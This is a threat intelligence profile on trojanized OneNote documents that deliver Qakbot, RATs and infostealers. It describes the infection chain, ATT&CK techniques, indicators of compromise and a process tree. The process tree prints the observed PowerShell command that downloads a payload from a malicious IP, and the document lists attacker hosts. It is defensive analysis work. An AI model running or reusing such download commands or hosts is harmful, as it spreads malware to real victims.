



# PROFILE

## MICROSOFT ONENOTE MALWARE ZEROFOX INTELLIGENCE

P-2023-03-28a

Classification: TLP:CLEAR

Criticality: MEDIUM

Intelligence Requirements: Malware

March 28, 2023



## PROFILE: MICROSOFT ONENOTE MALWARE

P-2023-03-28a

TLP:CLEAR

### Scope Note

*ZeroFox Intelligence is derived from a variety of sources, including—but not limited to—curated open-source accesses, vetted social media, proprietary data sources, and direct access to threat actors and groups through covert communication channels. Information relied upon to complete any report cannot always be independently verified. As such, ZeroFox applies rigorous analytic standards and tradecraft in accordance with best practices and includes caveat language and source citations to clearly identify the veracity of our Intelligence reporting and substantiate our assessments and recommendations. All sources used in this particular Intelligence product were **identified prior to 8:00 AM (EST) on February 22, 2023**; per cyber hygiene best practices, caution is advised when clicking on any third-party links.*

# Microsoft OneNote Malware

## Executive Summary

Typically distributed via a phishing email, a trojanized Microsoft OneNote document is a malware that acts as a downloader to further infect victims with remote access trojans (RAT) and/or information stealer malware (infostealers). As such, the secondary infections created by the malicious OneNote document can result in direct threat actor command and control of the device, data and credential theft, and follow-on impacts, including ransomware and data extortion. ZeroFox has noted a rise in the use of malicious OneNote documents as an initial attack vector since Microsoft disabled Office macros by default in July 2022. Common malware distributed recently via malicious OneNote documents includes Qakbot, Async RAT, Xworm, Redline Infostealer, and Quasar RAT.

## Infection Chain



A malicious OneNote document (.one) is distributed via a phishing or spear phishing email.



The email recipient opens the OneNote document and executes the malicious payload, which typically manifests as a link or button within the document.



The OneNote document spawns a command prompt and executes a batch file.



An encoded PowerShell invokes a web session to download additional malware, such as information stealers or remote access trojans.



The downloaded malware is loaded into memory with rundll32.



## Capabilities

### Execution

#### Exploitation for Client Execution [T1203]

Malware exploits the ability to run malicious code via OneNote documents.

#### Scripting [T1064]

Malicious OneNote document executes embedded batch file.

#### PowerShell [T1059.001]

Embedded batch file launches encoded PowerShell to download additional malware and load it into memory.

### Persistence

#### Registry Run Keys / Startup Folder [T1547.001]

OneNote malware creates a Start menu entry:

```
C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup\[File Name].lnk
```

### Privilege Escalation

#### Process Injection [T1055]

Trojanized OneNote document creates a process in suspended mode, most commonly used to inject code.

### Defense Evasion

#### Masquerading [T1036]

Trojanized OneNote document downloads a secondary malicious payload. The DLL payload is written to disk and loaded into memory with a .jpg extension.

#### Obfuscated Files or Information [T1027]

Trojanized OneNote document uses code obfuscation techniques (call, push, ret) and encoded PowerShell scripting.

#### Rundll32 [T1218.011]

Trojanized OneNote document runs a DLL by calling functions.



### Process Injection [T1622]

Trojanized OneNote document creates a process in suspended mode, most commonly used to inject code.

### Virtualization/Sandbox Evasion [T1497]

Embedded code contains a long sleep to hinder dynamic analysis.

## Discovery

### Process Discovery [T1057]

Trojanized OneNote document queries a list of running processes.

### System Information Discovery [T1082]

Trojanized OneNote document queries the volume information.

## Command and Control

### Ingress Tool Transfer [T1105]

Trojanized OneNote document downloads malicious payloads from a web server.

## Recommendations

Trojanized OneNote documents are known to be distributed via phishing emails to take advantage of mass distribution capabilities and social engineering methods. ZeroFox Digital Forensics and Incident Response (DFIR) strongly recommends blocking .one file extensions at the email gateway to prevent initial infection. Additionally, employees should be trained to identify and report malicious attachments and links.



# Appendix 1: Indicators of Compromise (IOCs)

## Network

- 77.83.199[.]118
  - Geolocation - USA
  - AS 202015\_- HZ Hosting Ltd
  - Operating System - Centos
  - Application - NGINX Web Server
- hXXp://77.83.199[.]118/224/369/781788.dat
  - URL is currently unavailable on the web server.
  - URL is structured similarly to historical and recent Qakbot DLL download sources.<sup>1</sup>

## Filenames

- C:\Users\Admin\AppData\Local\Temp\OneNote\14.0\NT\0\Open.Bat
- C:\Users\Admin\AppData\Local\Temp\as0CEkdv.cmd

---

<sup>1</sup> hXXp://216.146.25[.]57/11747.dat, hXXp://5.42.221[.]117/41067.dat, 91.234.254[.]213/55788.dat



## Appendix 2: Process Tree

- **C:\Program Files (x86)\Microsoft Office\Office14\ONENOTE.EXE**

- **C:\Program Files (x86)\Microsoft Office\Office14\ONENOTEM.EXE**

*Suspicious use of AdjustPrivilegeToken*  
*Suspicious use of FindShellTrayWindow*  
*Suspicious use of SendNotifyMessage*

- **C:\Windows\SysWOW64\cmd.exe**

PID:1808 – Command-line: "cmd /c  
""C:\Users\Admin\AppData\Local\Temp\OneNote\14.0\NT\0\Open.Bat" "

*Suspicious use of WriteProcessMemory*

- **C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe**

- **C:\Windows\SysWOW64\cmd.exe**

*Suspicious use of WriteProcessMemory*

- **C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe**

PID:1628 – Command-line: " powershell iwr -uri  
http://77.83.199.118/224/369/781788.dat -o C:\programdata\A"

*Suspicious behavior: EnumeratesProcesses*  
*Suspicious use of AdjustPrivilegeToken*


- **C:\Windows\SysWOW64\rundll32.exe**

- **C:\Windows\system32\AUDIODG.EXE**

*Suspicious use of AdjustPrivilegeToken*



## Appendix 3: Screenshots



**Figure 1: Malicious OneNote document with embedded batch file**



## Appendix 4: Traffic Light Protocol for Information Dissemination

|                         | Red                                                                                                                                                                                                    | Amber                                                                                                                                                                                                                                                                                                                        |
|-------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| WHEN SHOULD IT BE USED? | <b>Sources may use</b><br><b>TLP:RED</b> when information cannot be effectively acted upon by additional parties and could lead to impacts on a party's privacy, reputation, or operations if misused. | <b>Sources may use</b><br><b>TLP:AMBER</b> when information requires support to be effectively acted upon but carries risks to privacy, reputation, or operations if shared outside of the organizations involved.                                                                                                           |
| HOW MAY IT BE SHARED?   | <b>Recipients may NOT share</b><br><b>TLP:RED</b> with any parties outside of the specific exchange, meeting, or conversation in which it is originally disclosed.                                     | <b>Recipients may ONLY share</b><br><b>TLP:AMBER</b> information with members of their own organization and its clients, but only on a need-to-know basis to protect their organization and its clients and prevent further harm.<br><b>Note that</b><br><b>TLP:AMBER+STRICT</b> restricts sharing to the organization only. |
|                         | Green                                                                                                                                                                                                  | Clear                                                                                                                                                                                                                                                                                                                        |
| WHEN SHOULD IT BE USED? | <b>Sources may use</b><br><b>TLP:GREEN</b> when information is useful for the awareness of all participating organizations, as well as with peers within the broader community or sector.              | <b>Sources may use</b><br><b>TLP:CLEAR</b> when information carries minimal or no risk of misuse in accordance with applicable rules and procedures for public release.                                                                                                                                                      |
| HOW MAY IT BE SHARED?   | <b>Recipients may share</b><br><b>TLP:GREEN</b> information with peers and partner organizations within their sector or community but not via publicly accessible channels.                            | <b>Recipients may share</b><br><b>TLP:CLEAR</b> information without restriction, subject to copyright controls.                                                                                                                                                                                                              |